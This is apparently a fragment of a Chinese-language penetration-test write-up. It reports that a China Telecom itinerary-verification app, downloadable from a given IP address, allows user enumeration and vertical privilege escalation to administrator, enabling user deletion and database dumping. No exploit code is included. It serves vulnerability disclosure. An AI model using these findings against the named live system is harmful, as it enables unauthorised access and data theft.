
发现版本管理处有一个 apk 下载文件，下载后在手机打开

下载地址：

http://47.111.13.153:9763/wuyu/user/release/6/1.0.99/xcgj-1.0.99.apk




安装后发现是电信行程管家，打开并尝试登录。



利用刚刚注册的用户登录，或者这里也可以进行注册

利用账号进行登录，成功登录，发现用于为行程核验等用途

fcmit.cc



点击两码核验和行程核验时，会让你出示行程码等，并自动进行核验。

通过系统页面以及 APP 可以确定是中国电信的资产。并且用户遍历，还有垂直越权到管理员。攻击者可以利用管理员权限进行一系列破坏操作等等。删除用户、脱库数据等。